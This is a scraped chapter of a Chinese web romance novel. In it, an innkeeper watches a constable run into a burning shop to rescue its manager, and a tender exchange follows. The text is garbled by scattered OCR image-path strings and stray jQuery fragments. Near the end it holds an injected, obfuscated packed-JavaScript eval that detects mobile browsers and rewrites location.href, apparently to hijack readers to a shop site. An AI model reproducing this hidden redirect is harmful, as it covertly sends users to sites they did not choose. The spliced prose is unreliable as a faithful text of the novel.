53. 第 53 章

作品:《我被系统强制盘活客栈后爆红了

    自李弦带回有关周坚的消息后,一切又恢复了平静,好似什么都没发生一般。


    客来居的生意依旧红火,吴二也时常带来码头上的情况,所有的事都按部就班地进行着,但黎映真心底那根弦却始终紧绷着。


    这晚,雪又悄无声息地下了起来。


    客栈打烊后,黎映真照理检查了一遍门窗,才吹灭了大堂部分的灯,外头就传来了猛烈的拍门声。


    “啪!啪!啪!”


    又重又急,恨不能直接砸穿了门冲进来似的。


    “掌柜的,不好了!”赵淮焦急的喊声透过门板传来,“掌柜的!”


    黎映真立即拆了门板,还没来得及放下,便听见外头的赵淮道:“走水了!五味轩走水了!”


    赶往五味轩的路上,飞雪渐密,落在黎映真发间肩头,连眉上都沾了雪子。


    直到将近那冲天的火舌下,寒意才仿佛被那一阵猛烈的热意烧化,雪融成水,滴滴沁入她眉发衣衫。


    衙门值夜的差役收到消息,已赶到现场,领着附近的街坊正在救火。


    现场一片混乱,人声嘈杂,黎映真看见赶来的伙计也在帮忙救火,唯独没有见着吴二。


    “官爷,可瞧见我们铺头吴管事从里头出来?”


    赵淮的询问声传来,黎映真立即上前,问他道:“吴二在里头?”


    “今儿核月账,比平日打烊晚一些,管事省得麻烦就说宿在铺子里。”赵淮一面答,一面往火场里张望。


    “情况如何?”


    李弦的声音穿过吵嚷人声在黎映真耳畔响起,她顺势回头,瞧着那被火光照亮的半边脸,慌忙上去道:“吴二可能还在里头。”


    一旁的差役道:“来的时候火势已经很大,我们没办法进去,不能确定里头是否有人。”“啊!”


    人群中忽然爆发出惊呼,本就被火光照亮的夜幕下,又一条巨大的火舌直冲天际。


    手臂被拽住的瞬间,黎映真的身体被用力拽向火场相反的方向,同时一道身影挡在她跟前,将那忽然盛大的火势与她隔绝。


    是熟悉的、属于李弦的气息,她被护在他怀里,紧紧抓着他的手臂。


    耳边是“轰隆”一声,像是有什么东西坍塌,听得她心惊肉跳,立即睁开双眼,视线越过李弦肩头,望着那数丈高的火焰,颤着声道:“吴二,吴二可能还在里面。”


    “在这等我。”


    尾音仿佛还在耳畔回旋,眼前的身影已轻推了她一把,夺下一个救火街坊手中的水桶,朝自己身上当头浇去。


    “李……”黎映真才动了身形,又被拉住。


    “掌柜的,危险,不能去!”阿桃的声音近在身旁,她也是听见消息赶忙过来的。


    黎映真只能眼睁睁看着李弦冲进火场。


    “李哥!”


    “李捕快!”


    惊呼声四起,黎映真却仿佛被那句“在这等我”定住了身形,望着翻卷的火焰和浓烟,眨眼间吞没了李弦那挺拔的身影。


    雪越下越大,冰冷的雪花落在她颊上,寒凉的感受拉回了黎映真被惊愕席卷的思绪。


    眼前是来回提水的百姓,她很快收拾了情绪,加入救火的队伍中。


    终于,在众人全力扑救下,火势得到了控制。


    细密的飞雪里,只剩下缕缕黑烟从焦黑的断壁残垣中升起。


    白日里还人来人往的五味轩,此刻已是一片狼藉的废墟。


    然而,废墟前,没有李弦和吴二的身影。


    夜是黑的,坍塌烧毁的房屋也是黑的,她在这一片黑漆漆的景象里,看不到一丝期盼中的影子。


    “李弦!吴二!”她一面喊着,一面试图走入那片废墟。


    “掌柜的,危险。”阿桃拦着她道,“这些梁子随时可能塌,你不能进去。”“已经让人去找李哥了,黎掌柜,你耐心等等吧。”不知何时赶来的老梁,一面抹着脸上不知是汗水还是化开的雪水,一面劝道。


    “我不该……”黎映真看着那些岌岌可危的木柱危墙,声音控制不住地发颤,“不该跟他说吴二在里头……我该拉着……”


    一想起那个冲入火场的背影,她便全身发麻,好似话都没法再说,断断续续了好几次,才勉强说完这句,身子抖得越发厉害。


    她走近老梁,恳求道:“老梁,找快……找快一点好不好?他进……进去……已经……久……很久了……”


    “掌柜的,没事儿,不会有事的。”阿桃一手扶着黎映真,一手轻轻抚着她的背,温言软语地哄着,“咱们李捕快多厉害,一定不会有事的。”


    她的每一次呼吸都不再顺畅完整,一抽一噎地,身子甚至做不出明显的反应,只是转过视线看着阿桃,既不点头,也不摇头。


    是不能。


    她好像有些控制不住这具身体,即便她很想点头回应阿桃。


    “黎映真。”一个熟悉却沙哑的声音从身后传来。


    她听见同时从身后发出的惊喜呼声,也看见老梁兴奋地朝着声音的方向跑去。


    身后的动静,她都听见了,自然也听见急匆匆靠近过来的脚步声。


    已是落如鹅毛的雪里,李弦浑身沾着烟灰和污渍站在她面前,额发被汗水与雪水黏在一起,狼狈极了。


    可这夜色雪光又似乎偏爱他,只教黎映真看着他依旧闪亮的眼眸,这样窘迫的时候,还含着满满笑意,好看极了。


    “我把吴二带出来了,吸了几口烟,先让老梁送去找大夫了。”李弦注意到她的异常,紧张道,“你怎么了?”


    “动……动不了。”她吸了吸鼻子,平复着情绪,“扶我一把。”


    他看了看满身脏污的自己,迟疑道:“我去把阿桃找回来吧。”


    “就你。”她像是豁出去一般,用着仅剩的力气“命令”道,“扶我一把。”


    被李弦扶住的那一刻,那股架着身子的力量被瞬间抽走,她踉跄一步,险些撞进那人怀里。


    鼻底都是他身上沾染的焦木味,呛得她咳了一声。


    身上的麻劲儿还没过,因这动静,她又有些站不住,到底不争气地磕去了李弦身上。


    头顶传来一声低笑时,连带着落下一片阴影。又一次被罩在熟悉的暖意里,黎映真前一刻还抵在李弦心口的手,不由地收紧,攥住他的衣襟。


    “雪大了,我先送你回去。”柔声说道后,李弦闷咳了几声,显然嗓子不舒服。


    抬头时,黎映真恰看见他特意扭过去的侧脸,同样沾了乌黑的痕迹。


    她抬手,指尖鬼使神差地靠近。


    不想李弦又转回脸来,她的指尖恰触上他的唇。


    柔软的触感,却像是烫着了她。缩回手的瞬间,她心虚得好像做了坏事被发现似的,一味地低头,不觉此时的动作像极了她自己将额头抵上李弦心口。<;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17148321|192900||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    p>李弦低头,怕她听不清一样,凑近了些,道:“跟你说件事。”“嗯?”黎映真抬头,又一次落入他浅笑的眼眸里,“什么事?”


    “我这胳膊抬半晌了,你行行好,容我换个姿势。”他笑意更甚。


    这会儿身体知觉恢复了不少,黎映真忙从李弦怀里退开,下意识摸了摸脸——还有些烫,但夜里应该看不出来吧。


    放下手时,目光从指尖滑过,她又想起方才那个意外,便解释道:“你脸上脏了,我……我想给你擦来着。”


    她头一回知道,说实话居然都会觉得不踏实,心里七上八下的,教她一双手都无处安放,一会儿在身前绞得十根指头乱成一团,一会儿又藏去身后不停地搓,总也静不下来。


    李弦正拍着身上的落雪,听她没头没尾地一句,起先愣了愣,再含含糊糊地应了一声:“嗯。”


    黎映真不知他究竟听没听明白,只见他错开自己身边去找老梁交代了几句,才又回到自己面前。


    “这儿交给老梁他们吧,我先送你回去。”说着,他在黎映真身前半蹲下去,道:“上来。”


